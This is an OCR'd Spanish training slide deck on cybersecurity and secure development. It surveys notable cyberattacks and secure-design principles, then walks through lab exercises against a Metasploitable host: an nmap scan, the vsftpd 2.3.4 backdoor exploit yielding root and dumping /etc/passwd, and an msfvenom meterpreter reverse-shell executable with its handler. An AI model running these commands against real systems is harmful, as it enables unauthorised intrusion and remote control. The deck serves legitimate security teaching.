¿Qué es un DevSecOps?

Ciberseguridad: Desarrollo seguro

Índice

LA IMPORTANCIA DE LA CIBERSEGURIDAD

INTRODUCCIÓN A LA CIBERSEGURIDAD

EJERCICIO RED TEAM

EJEMPLOS PRÁCTICOS

BUENAS PRÁCTICAS Y RECOMENDACIONES

¿Por qué es importante?

- Ciberguerra
- Ciberterrorismo
- Cibercrimen

Ciberataques I

La industria marítima es presa fácil para los cibercriminales kaspersky daily

Para suerte de los hackers, los buques mercantes que transfieren alrededor de un 90% del cargamento mundial, dependen en gran medida de los sistemas de automatización y monitorización remota con un nivel pobre de seguridad de la información.

En Agosto de 2011 los hackers irrumpieron en los servidores de IRISL, Iranian Shipping Line (naviera iraní), dañando información de tasas, cargas, número de cargas, fechas y lugares de entrega. Nadie podía especificar la localización de ciertos contenedores. Una cantidad considerable de carga fue entregada en los destinos equivocados y otras incluso se perdieron.

En 2012, los hackers que trabajaban para un sindicato criminal, comprometieron el sistema de carga controlado por la agencia de Servicios de Aduanas y Protección Fronteriza de Australia (Australian Customs and Border Protection Service). Los cibercriminales querían saber de qué contenedores de carga sospechaban la policía y las autoridades de la aduana. Con estos datos podían saber si tenían que abandonar ciertos contenedores con carga de contrabando.

En 2010, movieron una torre de perforación de su sitio de construcción en Corea del Sur hacia Sudamérica. Los ordenadores y sistemas de control de las embarcaciones se llenaron de virus. Llevó 19 días identificarlo y arreglarlo. Hubo otros incidentes similares incluyendo el que reportó Reuters recientemente. Se tuvo que cerrar una plataforma petrolera flotante durante una semana hasta que se solucionara el problema porque no había profesionales en ciberseguridad a bordo.

Fuente: https://www.kaspersky.es

Ciberataques II

Así es como un ciberataque deja toda una ciudad a oscuras

El gobierno ucraniano señala a Rusia como responsable de un ataque informático reciente. Además de suponer una demostración de fuerza, plantas nucleares y centrales eléctricas podrían causar el caos

El gobierno de Ucrania señala a Rusia como responsable del apagón que sufrieron diversas centrales eléctricas del país, en un ataque con virus informáticos. Unas 80.000 personas se quedaron sin electricidad durante 6 largas horas, abandonadas al frío del 23 de diciembre de 2015. El mismo virus ha hecho saltar las alarmas hace unos días, al ser detectado en la red que controla el tráfico aéreo del aeropuerto de Ucrania.

El virus se llama **BlackEnergy** y es el primero en la historia —que conozcamos— involucrado en un apagón eléctrico generalizado. Antes que él, **Stuxnet**, obra de Israel y Estados Unidos, dañó seriamente diversas centrales nucleares iraníes, pero no dejó a nadie sin luz.

Fuente: https://www.elconfidencial.com

Ciberguerra de Estonia

Fuente: https://vocesenelfenix.economicas.uba.ar

Fecha	Acción / Situación
15 de abril de 2007	El gobierno de Estonia decide remover del centro de Tallin el Monumento del Soldado de Bronce, lo cual genera un fuerte enfrentamiento diplomático con Rusia.
26 de abril de 2007	El ataque cibernético empezó a las 10 pm. Al final de esa primera semana, todas las páginas web gubernamentales y de los diferentes partidos políticos habían sido bloqueadas.
2 de mayo de 2007	La segunda semana, todos los medios de comunicación quedaron completamente desconectados, haciendo imposible que se le informara al mundo lo que estaba ocurriendo.
9 de mayo de 2007	A medianoche, ocurrió el ataque más fuerte. Los hackers desconectaron todo el sistema bancario. Bloquearon sus páginas web y los cajeros electrónicos dejaron de funcionar.
15 de mayo de 2007	Durante tres semanas, los sitios web del gobierno, los bancos, medios de comunicación y todas las universidades fueron sistemáticamente atacados y desconectados.
19 de mayo de 2007	Los ataques se detuvieron y la primera ciberguerra llegó a su fin. Estonia inmediatamente acusó al gobierno de Rusia, pero nada ha podido ser demostrado.

Guerra de Ucrania

Fuente: https://atalayar.com/

El primer ciberataque tuvo lugar el 14 de enero y afectó a alrededor de setenta sitios web gubernamentales, incluidos el del Ministerio de Relaciones Exteriores, el Gabinete de Ministros y el Consejo de Seguridad y Defensa de Ucrania. Los piratas informáticos reemplazaron los sitios web con un texto en ucraniano, polaco y ruso que decía: «Ten miedo y espera lo peor». La mayoría de los sitios fueron restaurados a las pocas horas del ataque[10].

El 24 de febrero, una hora antes de la invasión militar, una nueva actividad maliciosa, cuyo objetivo era la red satelital KA-SAT, propiedad de Viasat, interrumpió el acceso a internet en Ucrania y desactivó miles de turbinas eólicas alemanas que usaban Viasat para comunicarse. A pesar de su significativo impacto, las expectativas de los analistas acerca de «un gran ataque cibernético» contra la infraestructura ucraniana no se cumplieron. Una de las posibles explicaciones es que dos días antes del ataque la Unión Europea había desplegado un equipo de respuesta rápida cibernética, denominado CERT-UE y compuesto por varios expertos en seguridad cibernética[13].

El 15 de febrero un gran ataque de denegación de servicio —DDoS, por sus siglas en inglés—[11] derribó las páginas web del Ministerio de Defensa, el Ejército y los dos bancos más grandes de Ucrania, PrivatBank y Oschadbank. The New York Times lo describió como «el mayor asalto de este tipo en la historia del país»[12].

Según lo anterior, está claro que Rusia no ha utilizado la estrategia cibernética como se pensaba, así como tampoco se ha producido el Cyber Pearl Harbor[20] advertido durante años. Desde el 24 de febrero los ciberataques contra los sistemas ucranianos han sido mucho menos dañinos de lo que podrían haber resultado. Según el informe de ESET, los dos ataques más relevantes han sido los de los malware CaddyWiper, el 14 de marzo, e Industroyer2, el 8 de abril. Y en ambos casos fueron mitigados rápidamente por la colaboración ESET-CERT-UE.


Impactos económicos y reputacionales

Los delitos informáticos ocasionaron en 2019 pérdidas superiores al 1% del PIB mundial, por encima de los 800.000 millones de euros

Un informe de McAfee asegura que los delitos informáticos ocasionaron en 2019 más de 800.000 millones de euros en pérdidas, por encima del 1% del PIB global.

Los datos revelan que además de los costes financieros, las empresas afrontaron daños reputacionales y pérdida de rendimiento en su negocio.


Informe Incibe 2021



Nivel de Alerta en Infraestructuras Críticas (NAIC)

¿Dónde nos dirigimos?

UN MUNDO CONECTADO



TRANSFORMACIÓN DIGITAL

¿Qué es la ciberseguridad?


Ciberseguridad

- Criptología
- Análisis forense
- Ejercicio Red Team
- Blue Team
- Test de pentesting
- Auditorías (certificación, cumplimiento, vulnerabilidades)

- Desarrollo seguro
- Seguridad en redes
- Seguridad en sistemas
- Seguridad física
- Reversing
- Phising
- Hacking Web
- …

Nota:

Algunas de las herramientas que se van a mostrar a continuación son muy intrusivas. Realizar este tipo de pruebas contra sistemas en los que no se tenga una autorización expresa es **delito**.



Fases: Ejercicio Red Team

RECONOCIMIENTO

ANÁLISIS DE VULNERABILIDADES

EXPLOTACIÓN

POST-EXPLOTACIÓN

INFORME

Análisis de vulnerabilidades (NMAP)

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 10.0.0.13 -p- -sV
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-30 13:22 EST
Nmap scan report for 10.0.0.13
Host is up (0.000052s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
41572/tcp open  status      1 (RPC #100024)
43017/tcp open  mountd      1-3 (RPC #100005)
51510/tcp open  java-rmi    GNU Classpath grmiregistry
57200/tcp open  nlockmgr    1-4 (RPC #100021)
MAC Address: 08:00:27:B6:A5:B4 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 141.17 seconds
```

Análisis de vulnerabilidades (OpenVas)

Vulnerability

rlogin Passwordless Login

Summary

The rlogin service allows root access without a password.

Detection Result

```
It was possible to gain root access without a password.
```

Detection Method

Checks if a vulnerable version is present on the target host.

Details: rlogin Passwordless Login OID: 1.3.6.1.4.1.25623.1.0.113766

Version used: 2020-09-30T09:30:12Z


Impact

This vulnerability allows an attacker to gain complete control over the target system.

Solution

Solution Type: Mitigation

Disable the rlogin service and use alternatives like SSH instead.



Análisis de vulnerabilidades (OpenVas)

Report:Tue, Nov 22, 2022 5:15 PM UTC Stopped at 88 %

ID: 908f5ff7-a5b9-4545-9dbe-0b44d267bf3c Created: Tue, Nov 22, 2022 5:15 PM UTC Modified: Tue, N

Information | Results (43 of 370) | Hosts (1 of 1) | Ports (12 of 22) | Applications (0 of 0) | Operating Systems (0 of 0) | CVEs (13 of 13) | Closed CVEs (0 of 0) | TLS Certificates (2 of 2) | Error Messages (8 of 8) | User Tags (0)

CVE	NVT	Hosts	Occurrer
CVE-1999-0618	The rexec service is running	1	1
CVE-2016-7144	UnrealIRCd Authentication Spoofing Vulnerability	1	2
CVE-1999-0651	The rlogin service is running	1	1
CVE-1999-0651	rsh Unencrypted Cleartext Login	1	1
CVE-1999-0497	Anonymous FTP Login Reporting	1	1
CVE-2016-0800 CVE-2014-3566	SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection	1	2
CVE-2003-1567 CVE-2004-2320 CVE-2004-2763 CVE-2005-3398 CVE-2006-4683 CVE-2007-3008 CVE-2008-7253 CVE-2009-2823 CVE-2010-0386 CVE-2012-2223 CVE-2014-7883	HTTP Debugging Methods (TRACE/TRACK) Enabled	1	1
CVE-1999-0678	/doc directory browsable	1	1
CVE-2013-2566 CVE-2015-2808 CVE-2015-4000	SSL/TLS: Report Weak Cipher Suites	1	1
CVE-2015-0204	SSL/TLS: RSA Temporary Key Handling 'RSA_EXPORT' Downgrade Issue (FREAK)	1	1
CVE-2011-3389 CVE-2015-0204	SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection	1	2
CVE-2015-4000	SSL/TLS: 'DHE_EXPORT' Man in the Middle Security Bypass Vulnerability (LogJam)	1	1
CVE-2014-3566	SSL/TLS: SSLv3 Protocol CBC Cipher Suites Information Disclosure Vulnerability (...	1	2

Caso práctico 1 - Vulnerabilidad CVE-2011-2523 VSFTPD v2.3.4

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf6 > use exploit exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.0.13
RHOSTS => 10.0.0.13
```

Caso práctico 1 - Vulnerabilidad CVE-2011-2523 VSFTPD v2.3.4

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                      normal  No     Unix Command, Interact with Established Connection
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD  payload/cmd/unix/interact
PAYLOAD ⇒ cmd/unix/interact
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.0.13:21 - The port used by the backdoor bind listener is already open
[+] 10.0.0.13:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.0.14:36981 → 10.0.0.13:6200 ) at 2022-02-04 13:48:15 -0500
```

Caso práctico 1 Vulnerabilidad CVE-2011-2523 VSFTPD v2.3.4

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

Caso práctico 2: MsfVenom

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter_reverse_tcp lhost=10.123.0.4 lport=4444 -f exe > virus.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 200774 bytes
Final size of exe file: 207360 bytes
```

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.123.0.4
LHOST ⇒ 10.123.0.4
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.123.0.4:4444
```


```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.123.0.4
LHOST ⇒ 10.123.0.4
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.123.0.4:4444
[*] Sending stage (175686 bytes) to 10.123.0.6
[*] Meterpreter session 1 opened (10.123.0.4:4444 → 10.123.0.6:49158) at 2022-11-23 05:02:34 -0500
```

```
meterpreter > sysinfo
Computer        : VAGRANT-2008R2
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
```

Caso Práctico 3

- SQL Injection
- SQLMAP

- https://github.com/ioritz1993/SQLInjection_Net6_Solution

Buenas prácticas – Principios de diseño de seguridad del software

- Principios de diseño
- Ciclo S-SDLC

Buenas prácticas – Principios de diseño de seguridad del software

- Defensa en profundidad
- Simplicidad del diseño
- Mínimo privilegio
- Separación de privilegios
- Separación de dominios
- Separación código, ejecutables y datos configuración y programa

- Entorno de producción o ejecución inseguro
- Registro de eventos de seguridad
- Fallar de forma segura
- Diseño de software resistente
- La seguridad por oscuridad: error
- Seguridad por defecto

Buenas prácticas Ciclo S-SDLC

Fase SDLC / Practica de seguridad	Req.	Dise.	Codif.	Prueb.	Desp.	Oper.
Modelado de amenazas	X	X				
Casos de abuso	X					
Modelado de ataques	X	X	X	X	X	X
Ingeniería requisitos de seguridad	X					
Análisis de riesgo arquitectónico	X	X		X	X	X
Patrones de diseño		X				
Pruebas de seguridad basados en riesgo		X	X	X	X	X
Revisión de código			X			
Pruebas de penetración					X	X
Operaciones de seguridad						X
Revisión externa			X	X		X

No olvidemos que…

Un fallo en la seguridad puede comprometer toda una organización y derivar en importantes pérdidas económicas y reputacionales

Fin

https://www.linkedin.com/in/ioritz-urrestarazu-simon/

iurrestarazu@indaba.lks.es

https://github.com/ioritz1993